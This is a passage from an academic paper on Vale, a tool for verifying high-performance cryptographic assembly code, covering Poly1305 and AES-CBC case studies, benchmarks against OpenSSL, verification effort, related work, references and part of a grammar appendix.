We have also ported the 64-bit non-SIMD code for Poly1305 [14] from OpenSSL to Vale. OpenSSL's Poly1305 is a mix of C and assembly language code. We began by writing a trusted semantics for a subset of x64. We then verify the OpenSSL assembly language code for the Poly1305 main loop and add our own initialization and finalization code in assembly language to replace the C code, resulting in a complete Vale implementation of Poly1305. Except for an extra instruction for the while-loop condition, our main loop code is identical to the OpenSSL code. This forces us to verify the mathematical tricks that underlie OpenSSL's efficient 130-bit multiplication and mod implementations. For this verification, Z3's automated reasoning about linear integer arithmetic is quite useful, helping us, for example, to maintain invariants on the size of intermediate values that sometimes exceed 130 bits by various amounts. These invariants are crucial to establish that numbers are eventually reduced all the way to their 130-bit form and that enough carry bits are propagated through larger intermediate values. In fact, a bug fixed in March 2016 [65] was due to not propagating carry bits through enough digits; Vale's verification, of course, catches this bug.

4.4 AES-CBC using x86 AES-NI instructions

Our final case study illustrates Vale's ability to support complex, specialized instructions. Specifically, we have used Vale to implement the AES-128 CBC encryption mode using the AES-NI instructions provided by recent Intel CPUs [36]. AES is a block cipher that takes a fixed amount of plaintext; cipher-block chaining (CBC) is an encryption mode that applies AES repeatedly to encrypt an arbitrary amount of plaintext. In 2008, Intel introduced AES-NI instructions to both increase the performance of the core AES block cipher and make it easier to write side-channel free code, since software implementations of AES typically rely on in-memory lookup tables which are expensive to make side-channel free. As we quantify in §5.1, implementations that take advantage of this hardware support are easily 3.5–4.0× faster than traditional hand-tuned assembly that does not.

For this case study, we extended our x86 model from §4.2 by adding support for 128-bit XMM registers, definitions for Intel's six AES-support instructions [35], and four generic XMM instructions [39]. None of these extensions requires changes to Vale. We also wrote a formal specification for AES-CBC based on the official FIPS specification [59].

Our implementation follows Intel's recommendations for how to perform AES-128 [35]. However, unlike the




FIGURE 10—*Time for various libraries to compute the SHA-256 hash of 10 KB of random data. Each data point averages 100 runs.*




FIGURE 11—*Time for various libraries to encrypt and decrypt 10 KB of random data using AES-CBC. Decryption is generally faster because it is more parallelizable. Each data point averages 100 runs.*




FIGURE 12—*Throughput comparison of two OpenSSL SHA-256 routines for ARM: one written in C and one written in hand-tuned assembly. Each data point averages 10 runs.*




FIGURE 13—*Throughput comparison of three OpenSSL AES-CBC-128 routines for x86: one written in C, one written in hand-tuned assembly with only scalar instructions, and one written in hand-tuned assembly using SSE and AES-NI instructions. Each data point averages 10 runs.*

code provided by Intel, our code includes a proof of its correctness. We also run our verified analysis tool on the code to confirm that it is leakage free.

The implementation involves an elaborate sequence of AES-NI instructions interwoven with generic XMM instructions. Proving it correct is non-trivial, particularly since Intel's specifications for its instructions assume various properties of the AES specification that we must prove. For example, we must prove that the AES `RotWord` step commutes with its `SubWord` step.

5 Evaluation


In our evaluation, we aim to answer two questions: **(1)** Can our verified code meet or exceed the performance of state-of-the-art unverified cryptographic libraries? **(2)** How much time and effort is required to verify our cryptographic code?


5.1 Comparative performance

To compare our performance to a state-of-the-art implementation, we first measure the performance of six popular cryptographic libraries: BoringSSL [1], Botan [2], Crypto++ [3], GNU libgcrypt [5], ARM mbedTLS (formerly PolarSSL) [6], and OpenSSL [7]. We collect the measurements on a G5 Azure virtual machine running Ubuntu 16.04 on an Intel Xeon E5 v3 CPU and configured with enough dedicated CPUs to ensure sole tenancy. Each reported measurement is the average from 100 runs and, as is the case in all figures in this paper, error bars indicate 95% confidence intervals.

As shown in Figures 10 and 11, our results support the anecdotal belief that, in addition to being one of the most popular TLS libraries [61], OpenSSL's cryptographic implementations are the fastest available. Hence, in our remaining evaluation, we compare our performance with OpenSSL's. These strong OpenSSL performance results suggest that OpenSSL's Byzantine mix of Perl and hand-written assembly code (recall Figure 1) does result in noticeable performance improvements compared to the competition. As further support for the need for hand-written assembly code, Figures 12 and 13 compare the performance of OpenSSL's C implementations (compiled with full optimizations) to that of its hand-written assembly routines. We see that OpenSSL's assembly code for SHA-256 on ARM gets up to 67% more throughput than its C code, and its assembly code for AES-CBC-128 on x86 gets 247–300% more throughput than its C code due to the use of SSE and AES-NI instructions.

To accurately compare our performance with OpenSSL's, we make use of its built-in benchmarking tool `openssl speed` and its support for extensible cryptographic engines. We register our verified Vale routines as a new engine and link against our static library. Surprisingly, in collecting our initial measurements, we discovered that OpenSSL's benchmarking tool does not actually








FIGURE 14—***Comparing Vale implementations to OpenSSL's, for SHA-256 on ARM, for Poly1305 on x64, and for AES-CBC-128 on x86. Each data point averages 10 runs.***

conduct a fair comparison between the built-in algorithms and those added via an engine. Calls via an engine perform several expensive heap allocations that the built-in path does not. Hence, the "null" engine that returns immediately actually runs slower than OpenSSL's hashing routine! To get a fair comparison, we create a second engine that simply wraps OpenSSL's built-in routines. We report comparisons between this engine and ours.

We compare Vale's performance with OpenSSL's on three platforms. We compare our ARM implementation (§4.1) with OpenSSL's by running them on Linux (Raspbian Jessie) on a Raspberry Pi with a 900MHz quad-core ARM Cortex-A7 CPU and 1GB of RAM. For this, we compile OpenSSL to target ARMv7 and above, but without support for NEON, ARM's SIMD instructions. For Intel x64, we compare our Poly1305 (§4.3) implementation with OpenSSL's with SIMD disabled. Finally, to show that we can take advantage of advanced instructions, on Intel x86, we measure our AES-CBC-128 (§4.4) implementation against OpenSSL's with full optimizations enabled, including the use of AES-NI and SIMD instructions. We collect the x86/x64 measurements on Windows Server 2016 Datacenter using the same Azure instance as in §5.1.

Component	Spec	Impl	Proof	ASM	Verification time (min)
	(Source lines of code)				
ARM	873	170	650	–	0.6
x86	1565	256	1000	–	2.1
x64	1999	377	1392	–	3.8
Common Libraries	1100	252	4302	–	1.2
SHA-256 (ARM)	237	330	1424	2085	6.6
SHA-256 (x86)		598	2265	4345	5.7
Poly1305 (x64)	47	325	1155	202	2.7
AES-CBC (x86)	413	432	2296	311	8.2
Taint analysis	217	1276	2116	–	4.3
Total	6451	4016	16600	6943	35.3

TABLE 1—***System Line Counts and Verification Times.***

Figure 14 summarizes our comparative results. They show that, for SHA-256 and AES-CBC-128, Vale's performance is nearly identical to OpenSSL's. Indeed, our Poly1305 implementation slightly outperforms OpenSSL, largely due to using a complete assembly implementation rather than a mix of C and assembly. Our AES-CBC-128 implementation also slightly outperforms OpenSSL (by up to 9%) due to our more aggressive loop unrolling. These positive results should be taken with a grain of salt, however. For real TLS/SSL connections, for instance, OpenSSL typically calls into an encryption mode that computes four AES-CBC ciphertexts in parallel (to support, e.g., multiple outbound TLS connections) to better utilize the processor's SIMD instructions. Our Vale implementation does not yet support a similar mode.

5.2 Verification time and code size

Table 1 summarizes statistics about our code. In the table, specification lines include our definitions of ARM and Intel semantics, as well as our formal specification for the cryptographic algorithms. Implementation lines consist of assembly instructions and control-flow code we write in Vale itself, whereas ASM counts the number of assembly instructions emitted by our verified code. Proof lines count all annotations added to help the verifier check our code, e.g., pre- and post-conditions, loop invariants, assertions, and lemmas. Vale itself is 5,277 lines of untrusted F# code. Note that the two SHA implementations share the same Dafny-level functional specification. The proof entry for SHA-256 (x86) also includes a number of proof utilities used by the ARM version.

The overall verification time for all the hand-written Dafny code and Vale-generated Dafny code is about 35 minutes, with the bulk of the time in the procedures constituting the cryptographic code. Most procedures take no more than 10 seconds to verify, with the most complex procedures taking on the order of a minute. The reasonably fast turnaround time for individual procedures is important, because the developer spends considerable time repeatedly running the verifier on each procedure




FIGURE 15—*Time to verify various loops, if verification is done after unrolling.*

Vale	Taint	1st SHA	AES-CBC	SHA port	Poly1305
12	6	6	5	0.75	0.5

TABLE 2—*Person-months per component.*

when developing and debugging it.

A key design decision in Vale is the verification of inlined procedures and unrolled loops before the inlining and unrolling occurs. Furthermore, as discussed in §4.1, Vale supports operand renaming for inlined procedures and unrolled loops, allowing us to match OpenSSL's Perl-based register renaming. Figure 15 quantifies the benefits of this decision by showing the cost of verifying code *after* unrolling. (Note the log scale.) The three lines show:

- the cost of verifying an unrolled loop consisting entirely of x86 `add eax, 1` instructions, ranging from 10 to 100 total instructions;
- the cost of verifying an unrolled loop of x86 AES key inversions, up to the maximum 9 iterations performed by AES, where each iteration consists of 3 instructions; and
- the cost of verifying an unrolled loop of x86 AES key expansions, up to the maximum 10 iterations performed by AES, where each iteration consists of 10 instructions.

If 100 adds are unrolled before verification, verification takes 58 seconds, which is tolerable, though much slower than verifying before unrolling. If all 10 AES key expansion iterations are unrolled, verification takes 2300 seconds, compared to 105 seconds for verifying before unrolling. Finally, Dafny/Z3 fails to verify the AES key inversion for 6 unrolled iterations and 9 unrolled iterations, indicating that SMT solvers like Z3 are still occasionally unpredictable. Verifying code before inlining and unrolling helps mitigate this unpredictability and speeds up verification.

5.3 Verification effort

Table 2 summarizes the approximate amount of time we spent building Vale, our verified taint analyzer, and our case studies. Our first implementations of SHA-256 and of AES-CBC were developed in parallel with Vale itself. They helped push the tool to evolve, but they also required multiple rewrites as Vale changed. Once Vale stabilized, porting SHA-256 to other architectures and implementing Poly1305 from scratch (including specifications, code, and proof) went much more rapidly, though the effort required was still non-trivial. In general, proving functional correctness was far more challenging than proving absence of leakage. For example, the SHA port initially only proved functional correctness. We then spent less than three days extending the functional proof to handle memory tainting and correcting errors identified by the taint analysis.

As further evidence for Vale's usability, an independent project is using Vale to develop a microkernel. Several researchers in that project are new to software verification and yet are able to make progress using Vale. Their efforts have also proceeded without the need to modify Vale, even though they have enriched our relatively simple machine semantics, which we use to reason about cryptographic code, with details needed to program a microkernel, e.g., program status registers, privilege modes, interrupts, exceptions, and user-mode execution.

6 Related Work

Other projects have verified correctness and security properties of cryptographic implementations written in C or other high-level languages, either using Coq [11] or SMT solvers [28, 80]. The SAW tool [28], for example, verifies C code (via LLVM) and Java code against mathematical specifications written in the Cryptol language. Like Vale, SAW can use SMT solvers for verification, although unlike Vale, SAW unrolls loops before verification and assumes a static layout of data structures in memory. We hope to connect verified assembly language code to verified high-level language code in the future.

Vale, like other cryptography verification efforts, relies on formal specifications to define the correctness of implementations. The growing number of verified implementations, both in high-level languages and assembly language, motivates standardization and thorough testing of such formal specifications. Cryptol [30], for example, may be used as a common specification language. In the future, we hope to check our Dafny specifications against specifications in Cryptol or similar languages. Vale also depends on formal semantics for the assembly language instructions used by Vale programs; these could be checked against existing architecture specifications [71] or extended using more detailed ISA models [33].

The Vale language follows in the path of Bedrock [19] and x86proved [42, 44], which use Coq to build assembly language macros for various control constructs like

IF, WHILE, and CASE. Vale attempts to make these approaches easier to use by leveraging an SMT-based logical framework and providing features like mutable ghost variables and inline variables. Furthermore, although earlier tools have been used to synthesize cryptography code [29], Vale has been used to verify existing OpenSSL assembly language code, where optimizations are nontrivial. Vale also includes a verified analyzer that checks for leakage and side channels.

Chen et al. [18] embed a simple Hoare logic in Coq, which they use to verify the "core part" of a Curve25519 implementation written in the qhasm language, which is very close to assembly language. Like Vale, they use an SMT solver to complete the verification, although they only handle loop-free code and some of the SMT queries take hours to complete. A successor project uses a computer algebra system to reduce this verification time, at least in some initial experiments [15]; this technique seems promising and could help to better automate many of Vale's lemmas about modular arithmetic.

mCertiKOS [23], based on Coq, addresses information flow, although they do not consider timing and memory channels. In contrast to the verification done for mCertiKOS, which is targeted at a single difficult system (a small kernel), our information analysis tool can run automatically on many pieces of code. Such a tool is useful for verifying large suites of cryptographic code. Dam et al. [24] do address timing, but they approximate by assuming each instruction takes one machine cycle.

Other assembly language verifiers like BoogieX86 [77], used by Ironclad [37], and VCC's assembly language [56] have built on SMT solvers, but do not expose ASTs and assembly language semantics as first-class constructs. They thus are neither as flexible nor as semantically foundational as Vale, Bedrock, and x86proved. For example, BoogieX86 and Ironclad cannot support verified loop unrolling and are tied to the x86 architecture; hence, they would require tool changes to support ARM and x64.

Both BoogieX86 and Almeida et al. [9] leverage SMT solvers for information flow analysis. BoogieX86's analysis is very flexible, but is considerably slower than Vale's taint-based approach and does not address timing and memory channels. As discussed in more detail in §3, Almeida et al. detect a subset of side channels, but do not prove correctness of the cryptographic code, and resort to unproven assumptions about aliasing. Furthermore, they analyze intermediate code emitted by the LLVM compiler, whereas Vale verifies assembly code. This distinction is relevant since a compiler may choose to implement an IR-level instruction (e.g., `srem`) using a sequence of variable-latency assembly instructions (e.g., `idiv`). Also, their analysis is tied to the LLVM compiler's code-generation strategy, whereas ours is not.

Myreen et al. [58] apply common proofs across similar pieces of code for multiple architectures by decompiling the assembly language code to a common format. We use a different approach to sharing across architectures: write each architecture's code as a separate Vale procedure, but share lemmas about abstract state between the procedures.

Many attacks based on side channels have been demonstrated [8, 10, 17, 38, 41, 76, 78]. We focus on *detecting* digital side channels by statically verifying precise constant-time execution. Side channels can also be mitigated via compiler transformations [4, 21, 57, 69, 70, 79], operating system or hypervisor modifications [46, 54], microarchitectural modifications [52, 53], and new cache designs [74, 75].

7 Conclusions and Future Work

Vale is our programming language and tool for writing and proving properties of high-performance cryptographic assembly code. It is assembler-neutral and platform-neutral in that developers can customize it for any assembler by writing a trusted printer, or for any architecture by writing a trusted semantics. It can thus support even advanced instructions, as we demonstrate with an x86 implementation of AES-128/CBC that leverages SSE and AES-NI instructions. Also, as we have shown with our implementations of SHA-256 on both ARM and x86, developers can reuse proofs and specifications for code across architectures. Vale supports reasoning about extracted code objects in a general-purpose high-level verification language; as an illustration of this style of reasoning, we have built and verified an analyzer that can declare a program free of digital information leaks. This analyzer uses taint tracking with a unique approach to alias analysis: instead of settling for a conservative, unsound, or slow analysis, it leverages the address-tracking proofs that the developer already writes to prove her code functionally correct.

Vale uses Dafny as a target verification language but only as an off-the-shelf tool with no customization, suggesting that we can also support other back ends. We hope to soon target F* [72], Lean [26], and Coq [22].

By porting OpenSSL's SHA-256 ARM code and Poly1305 x64 code, we have shown that Vale can prove correctness, safety, and security properties for existing code, even if it is highly complex. The proofs ensure that the verified code meets its mathematical specification, ruling out bugs like those that appeared in OpenSSL's Poly1305 code [64–66], as well as other correctness and memory safety bugs that have appeared in OpenSSL's cryptographic code. We plan to continue porting additional variants of these algorithms (e.g., adding SIMD support for SHA and Poly1305 for a performance boost of 23–41% [62, 63]) and many others. Ultimately, we hope Vale will enable the creation of a complete cryptographic library providing fast, provably safe, correct, and leakage-free code for a wide variety of platforms.

Acknowledgments

The authors are grateful to Andrew Baumann and Andrew Ferraiuolo for their significant contributions to the ARM semantics, and to Santiago Zanella-Beguelin, Brian Milnes, and the anonymous reviewers for their helpful comments and suggestions.

References

[1] BoringSSL. https://boringssl.googlesource.com/boringssl. Commit 0fc7df55c04e439e765c32a4dd93e43387fe40be.

[2] Botan. https://github.com/randombit/botan.git. Commit 9eda1f09887b8b1ba5d60e1e432ebf7d828726db.

[3] Crypto++. https://github.com/weidai11/cryptopp.git. Commit 432db09b72c2f8159915e818c5f34dca34e7c5ac.

[4] ctgrind: Checking that functions are constant time with Valgrind. `https://github.com/agl/ctgrind`.

[5] GNU Libgcrypt. https://www.gnu.org/software/libgcrypt/. Version 1.7.0.

[6] mbedTLS. https://github.com/ARMmbed/mbedtls.git. Commit 9fa2e86d93b9b6e04c0a797b34aaf7b6066fbb25.

[7] OpenSSL. https://github.com/openssl/openssl. Commit befe31cd3839a7bf9d62b279ace71a0efbdd39b0.

[8] O. Aciiçmez, B. B. Brumley, and P. Grabher. New results on instruction cache attacks. In *Proceedings of the International Conference on Cryptographic Hardware and Embedded Systems (CHES)*, Aug. 2010.

[9] J. B. Almeida, M. Barbosa, and G. Barthe. Verifying constant-time implementations. In *Proceedings of the USENIX Security Symposium*, 2016.

[10] M. Andrysco, D. Kohlbrenner, K. Mowery, R. Jhala, S. Lerner, and H. Shacham. On subnormal floating point and abnormal timing. In *Proceedings of the IEEE Symposium on Security and Privacy*, May 2015.

[11] A. W. Appel. Verification of a cryptographic primitive: SHA-256. *ACM Trans. Program. Lang. Syst.*, 37(2):7:1–7:31, Apr. 2015.

[12] G. Barthe, G. Betarte, J. Campo, C. Luna, and D. Pichardie. System-level non-interference for constant-time cryptography. In *Proc. ACM CCS*, Nov. 2014.

[13] D. J. Bernstein. Cache-timing attacks on AES. `https://cr.yp.to/papers.html#cachetiming`, 2005.

[14] D. J. Bernstein. The Poly1305-AES message-authentication code. In *Proceedings of Fast Software Encryption*, Mar. 2005.

[15] D. J. Bernstein and P. Schwabe. gfverif. http://gfverif.cryptojedi.org/.

[16] C. L. Biffle. NaCl/x86 appears to leave return addresses unaligned when returning through the springboard. `https://bugs.chromium.org/p/nativeclient/issues/detail?id=245`, Jan. 2010.

[17] D. Brumley and D. Boneh. Remote timing attacks are practical. In *Proceedings of the USENIX Security Symposium*, Aug. 2003.

[18] Y.-F. Chen, C.-H. Hsu, H.-H. Lin, P. Schwabe, M.-H. Tsai, B.-Y. Wang, B.-Y. Yang, and S.-Y. Yang. Verifying Curve25519 software. In *Proc. ACM CCS*, 2014.

[19] A. Chlipala. The Bedrock structured programming system: Combining generative metaprogramming and Hoare logic in an extensible program verifier. In *Proceedings of ACM ICFP*, 2013.

[20] J. Chow, B. Pfaff, T. Garfinkel, K. Christopher, and M. Rosenblum. Understanding data lifetime via whole system simulation. In *Proceedings of the USENIX Security Symposium*, 2004.

[21] J. V. Cleemput, B. Coppens, and B. De Sutter. Compiler mitigations for time attacks on modern x86 processors. *Transactions on Architecture and Code Optimization (TACO)*, Jan. 2012.

[22] Coq Development Team. The Coq Proof Assistant Reference Manual, version 8.5. `https://coq.inria.fr/distrib/current/refman/`, 2015.

[23] D. Costanzo, Z. Shao, and R. Gu. End-to-end verification of information-flow security for C and assembly programs. In *Proceedings of ACM PLDI*, June 2016.

[24] M. Dam, R. Guanciale, N. Khakpour, H. Nemati, and O. Schwarz. Formal verification of information flow security for a simple ARM-based separation kernel. In *Proc. ACM CCS*, Nov. 2013.

[25] L. de Moura and N. Bjørner. Z3: An efficient SMT solver. In *Proceedings of the Conference on Tools and Algorithms for the Construction and Analysis of Systems*, 2008.

[26] L. de Moura, S. Kong, J. Avigad, F. van Doorn, and J. von Raumer. The Lean theorem prover. In *Proc. of the Conference on Automated Deduction (CADE)*, 2015.

[27] D. E. Denning and P. J. Denning. Certification of programs for secure information flow. *Communications of the ACM*, 20(7):504–513, 1977.

[28] R. Dockins, A. Foltzer, J. Hendrix, B. Huffman, D. McNamee, and A. Tomb. Constructing semantic models of programs with the software analysis workbench. In *Conference on Verified Software - Theories, Tools, and Experiments (VSTTE)*, 2016.

[29] A. Erbsen. Cryptographic primitive code generation in Fiat. https://github.com/mit-plv/fiat-crypto.

[30] L. Erkök and J. Matthews. Pragmatic equivalence and safety checking in Cryptol. In *Workshop on Programming Languages Meets Program Verification*, PLPV '09, 2009.

[31] N. J. A. Fardan and K. G. Paterson. Lucky Thirteen: Breaking the TLS and DTLS record protocols. In *Proceedings of the IEEE Symposium on Security and Privacy*, May 2013.

[32] K. Gandolfi, C. Mourtel, and F. Olivier. Electromagnetic analysis: Concrete results. In *Proceedings of the International Conference on Cryptographic Hardware and Embedded Systems (CHES)*, May 2001.

[33] S. Goel, W. A. Hunt, Jr., and M. Kaufmann. Engineering a formal, executable x86 ISA simulator for software verification. In M. Hinchey, J. P. Bowen, and E.-R. Olderog, editors, *Provably Correct Systems*. Springer, 2017.

[34] J. A. Goguen and J. Meseguer. Security policies and security models. In *Proceedings of the IEEE Symposium on Security and Privacy*, 1982.

[35] S. Gueron. Intel® Advanced Encryption Standard (AES) New Instructions Set. `https://software.intel.com/sites/default/files/article/165683/aes-wp-2012-09-22-v01.pdf`, Sept. 2012.

[36] S. Gueron and M. E. Kounavis. New processor instructions for accelerating encryption and authentication algorithms.

Intel Technology Journal, 13(2), 2009.

[37] C. Hawblitzel, J. Howell, J. R. Lorch, A. Narayan, B. Parno, D. Zhang, and B. Zill. Ironclad Apps: End-to-end security via automated full-system verification. In *Proceedings of the USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, October 2014.

[38] C. Hunger, M. Kazdagli, A. Rawat, A. Dimakis, S. Vishwanath, and M. Tiwari. Understanding contention-based channels and using them for defense. In *Symposium on High Performance Computer Architecture*, Feb. 2015.

[39] Intel. Intel® 64 and IA-32 Architectures Software Developer's Manual, Aug. 2012.

[40] M. S. Islam, M. Kuzu, and M. Kantarcioglu. Access pattern disclosure on searchable encryption: Ramification, attack and mitigation. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2012.

[41] S. Jana and V. Shmatikov. Memento: Learning secrets from process footprints. In *Proceedings of the IEEE Symposium on Security and Privacy*, May 2012.

[42] J. B. Jensen, N. Benton, and A. Kennedy. High-level separation logic for low-level code. In *Proceedings of ACM POPL*, 2013.

[43] T. Kaufmann, H. Pelletier, S. Vaudenay, and K. Villegas. When constant-time source yields variable-time binary: Exploiting Curve25519-donna built with MSVC 2015. In *Proceedings of the International Conference on Cryptology and Network Security (CANS)*, Nov. 2016.

[44] A. Kennedy, N. Benton, J. B. Jensen, and P.-E. Dagand. Coq: The world's best macro assembler? In *Proceedings of the Symposium on Principles and Practice of Declarative Programming (PPDP)*, 2013.

[45] G. A. Kildall. A unified approach to global program optimization. In *Proceedings of ACM POPL*, 1973.

[46] T. Kim, M. Peinado, and G. Mainar-Ruiz. STEALTHMEM: System-level protection against cache-based side channel attacks in the cloud. In *Proceedings of the USENIX Security Symposium*, Aug. 2012.

[47] P. C. Kocher. Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In *Proceedings of the International Cryptology Conference (CRYPTO)*, 1996.

[48] P. C. Kocher, J. Jaffe, and B. Jun. Differential power analysis. In *Proceedings of the International Cryptology Conference (CRYPTO)*, Aug. 1999.

[49] N. Lawson. Optimized memcmp leaks useful timing differences. `https://rdist.root.org/2010/08/05/optimized-memcmp-leaks-useful-timing-differences`, Aug. 2010.

[50] K. R. M. Leino. Dafny: An automatic program verifier for functional correctness. In *Proceedings of the Conference on Logic for Programming, Artificial Intelligence, and Reasoning (LPAR)*, 2010.

[51] K. R. M. Leino and N. Polikarpova. Verified calculations. In *Verified Software: Theories, Tools, Experiments*, 2014.

[52] C. Liu, A. Harris, M. Maas, M. Hicks, M. Tiwari, and E. Shi. GhostRider: A hardware-software system for memory trace oblivious computation. In *Proceedings of the Conference on Architectural Support for Programming Languages and Operating Systems*, Mar. 2015.

[53] M. Maas, E. Love, E. Stefanov, M. Tiwari, E. Shi, K. Asanovic, J. Kubiatowicz, and D. Song. PHANTOM: Practical oblivious computation in a secure processor. In *Proceedings of ACM CCS*, Nov. 2013.

[54] R. Martin, J. Demme, and S. Sethumadhavan. Time-Warp: Rethinking timekeeping and performance monitoring mechanisms to mitigate side-channel attacks. In *Proceedings of the Symposium on Computer Architecture*, June 2012.

[55] R. J. Masti, D. Rai, A. Ranganathan, C. Müller, L. Thiele, and S. Capkun. Thermal covert channels on multi-core platforms. In *Proceedings of the USENIX Security Symposium*, Aug. 2015.

[56] S. Maus, M. Moskal, and W. Schulte. Vx86: x86 assembler simulated in C powered by automated theorem proving. In *Proceedings of the Conference on Algebraic Methodology and Software Technology*, 2008.

[57] D. Molnar, M. Piotrowski, D. Schultz, and D. Wagner. The program counter security model: Automatic detection and removal of control-flow side channel attacks. In *Proceedings of the Workshop on Fault Diagnosis and Tolerance in Cryptography (FDTC)*, Dec. 2005.

[58] M. O. Myreen, M. J. C. Gordon, and K. Slind. Decompilation into logic — improved. In *Proceedings of the Conference on Formal Methods in Computer-Aided Design (FMCAD)*, Oct. 2012.

[59] National Institute of Standards and Technology. Announcing the ADVANCED ENCRYPTION STANDARD (AES). Federal Information Processing Standards Publication 197, Nov. 2001.

[60] National Institute of Standards and Technology. Secure Hash Standard (SHS), 2012. FIPS PUB 180-4.

[61] Netcraft Ltd. September 2016 Web server survey, 2016.

[62] OpenSSL. Poly1305-x86_x64. `https://github.com/openssl/openssl/blob/master/crypto/poly1305/asm/poly1305-x86_64.pl`.

[63] OpenSSL. Sha256-armv4. `https://github.com/openssl/openssl/blob/master/crypto/sha/asm/sha256-armv4.pl`.

[64] OpenSSL. Chase overflow bit on x86 and ARM platforms. GitHub commit dc3c5067cd90f3f2159e5d53c57b92730c687d7e, 2016.

[65] OpenSSL. Don't break carry chains. GitHub commit 4b8736a22e758c371bc2f8b3534dc0c274acf42c, 2016.

[66] OpenSSL. Don't loose [sic] 59-th bit. GitHub commit bbe9769ba66ab2512678a87b0d9b266ba970db05, 2016.

[67] OpenSSL Developer Team. Private communication, Jan. 2017.

[68] C. Percival. Cache missing for fun and profit, 2005.

[69] A. Rane, C. Lin, and M. Tiwari. Raccoon: Closing digital side-channels through obfuscated execution. In *Proceedings of the USENIX Security Symposium*, Aug. 2015.

[70] A. Rane, C. Lin, and M. Tiwari. Secure, precise, and fast floating-point operations on x86 processors. In *Proceedings of the USENIX Security Symposium*, Aug. 2016.

[71] A. Reid. Trustworthy specifications of ARM v8-A and v8-M system level architecture. In *Formal Methods in Computer-Aided Design (FMCAD 2016)*, 2016.

[72] N. Swamy, J. Chen, C. Fournet, P. Strub, K. Bhargavan,

and J. Yang. Secure distributed programming with value-dependent types. In *Proceedings of ACM ICFP*, 2011.

[73] W. Taha and T. Sheard. Multi-stage programming with explicit annotations. In *Proceedings of the ACM SIGPLAN Symposium on Partial Evaluation and Semantics-based Program Manipulation (PEPM)*, 1997.

[74] Z. Wang and R. B. Lee. New cache designs for thwarting software cache-based side channel attacks. In *Proceedings of the Symposium on Computer Architecture*, June 2007.

[75] Z. Wang and R. B. Lee. A novel cache architecture with enhanced performance and security. In *Proceedings of the International Symposium on Microarchitecture (MICRO)*, Nov. 2008.

[76] Y. Xu, W. Cui, and M. Peinado. Controlled-channel attacks: Deterministic side channels for untrusted operating systems. In *Proceedings of the IEEE Symposium on Security and Privacy*, May 2015.

[77] J. Yang and C. Hawblitzel. Safe to the last instruction: Automated verification of a type-safe operating system. In *Proceedings of ACM PLDI*, 2010.

[78] Y. Yarom, D. Genkin, and N. Heninger. CacheBleed: A timing attack on OpenSSL constant time RSA. In *Proceedings of the International Conference on Cryptographic Hardware and Embedded Systems (CHES)*, Aug. 2010.

[79] D. Zhang, A. Askarov, and A. C. Myers. Language-based control and mitigation of timing channels. In *Proceedings of ACM PLDI*, June 2012.

[80] J. K. Zinzindohoue, E.-I. Bartzia, and K. Bhargavan. A verified extensible library of elliptic curves. *IEEE Computer Security Foundations Symposium (CSF)*, 2016.

A Vale Grammar

For reference, this appendix contains an annotated grammar for the Vale language. We use * to indicate zero or more repetitions, *, to indicate zero or more repetitions separated by commas, $^{+,}$ to indicate one or more repetitions separated by commas, and $^{*;}$ to indicate zero or more repetitions, each terminated by a semi-colon. In most places, vertical bars divide grammar alternatives and square brackets surround optional grammatical components, but in a few places where we think their usage is clear, we abuse this notation and use vertical bars and square brackets to stand for themselves in the grammar. Other punctuation stands for itself. Lowercase letters stand for identifiers and are suggestive of what kind of identifiers they represent.

At the top level, a Vale program consists of some number of declarations.

```
PROGRAM ::=
| DECL*
```

A declaration introduces a variable, function, or procedure, or provides some declarations in the underlying logical framework (Dafny) to be included verbatim.

```
DECL ::=
| var x : TYPE ;
| function f ( FORMAL*, ) : TYPE [:= f] ;
| procedure p ( PFORMAL*, )
  [returns ( PRET*, )] SPEC* { STMT* }
| procedure p ( PFORMAL*, )
  [returns ( PRET*, )] SPEC* extern ;
| procedure p ( PFORMAL*, )
  [returns ( PRET*, )] := p ;
| VERBATIM-DECL-BLOCK
```

A FORMAL represents a formal parameter of a function or a bound variable. It is simply an identifier and an optional type. An attempt is made to infer any omitted types. Procedure parameters are broken down into two categories, PFORMAL and PRET, the latter of which is used for parameters that are only being returned from the procedure.

```
FORMAL ::=
| x [: TYPE]

PFORMAL ::=
| ghost x : TYPE
| inline x : TYPE
| TYPE x : TYPE
| out TYPE x : TYPE
| inout TYPE x : TYPE

PRET ::=
| ghost x : TYPE
| TYPE x : TYPE
```

Types are declared in the underlying logical framework and referred to in Vale by name. Types can be parameterized by other types. Vale also supports tuple types.

```
TYPE ::=
| t
| TYPE ( TYPE*, )
| tuple ( TYPE*, )
| ( TYPE )
```

A procedure can be declared with specification clauses. A **reads** or **modifies** clause says which global variables the procedure may read or write, respectively. The keywords **requires** and **ensures** are used to introduce pre- and postconditions. Since it often happens that a procedure both requires and ensures some invariant condition, there is a specification clause that avoids the syntactic repetition of such conditions.

```
SPEC ::=
| reads x*;
| modifies x*;
| requires LEXP*;
| ensures LEXP*;
| requires / ensures LEXP*;
```

```
LEXP ::=
| EXP
| let FORMAL := EXP
```

Procedure bodies have statements.

```
STMT ::=
| assume EXP ;
| assert EXP ;
| assert EXP by { STMT* }
| calc [CALCOP] { CALC* }
| reveal f ;
| p ( EXP , ... , EXP) ;
| ASSIGN ;
| [ghost] var x [: TYPE] [:= EXP] ;
| forall FORMAL*, TRIGGER*
    [:| EXP] :: EXP { STMT* }
| exists FORMAL*, TRIGGER* :: EXP ;
| while ( EXP ) INVARIANT* DECREASE
    { STMT* }
| for ( ASSIGN*, ; EXP ; ASSIGN*, )
    INVARIANT* DECREASE { STMT* }
| [ghost] [inline] if ( EXP ) { STMT* }
    ELSE
```

```
ELSE ::=
| else if ( EXP ) { STMT* } ELSE
| [ else { STMT* } ]
```

A proof calculation is a statement that helps guide a proof [51]. CALC represents either an expression or a hint in a calculation.

```
CALC ::=
| [CALCOP] EXP ;
| [CALCOP] { STMT* }
```

```
CALCOP ::=
| < | > | <= | >= | ==
| && | || | <== | ==> | <==>
```

Assignment statements are standard.

```
ASSIGN ::=
| x := EXP
| this := EXP
| DESTINATION+, := p ( EXP*, )
```

```
DESTINATION ::=
| x
| ( [ghost] var x [: TYPE] )
```

Loops are declared with loop invariants and termination metrics.

```
INVARIANT ::=
| invariant EXP*;
```

```
DECREASE ::=
| decreases * ;
| decreases EXP+, ;
```

A matching trigger is a directive for the verifier, a feature useful to experts.

```
TRIGGER ::=
| { EXP+, }
```

Expressions include the expected ones. The productions below show examples of numerical literals and bitvector literals.

```
EXP ::=
| x
| f
| false | true
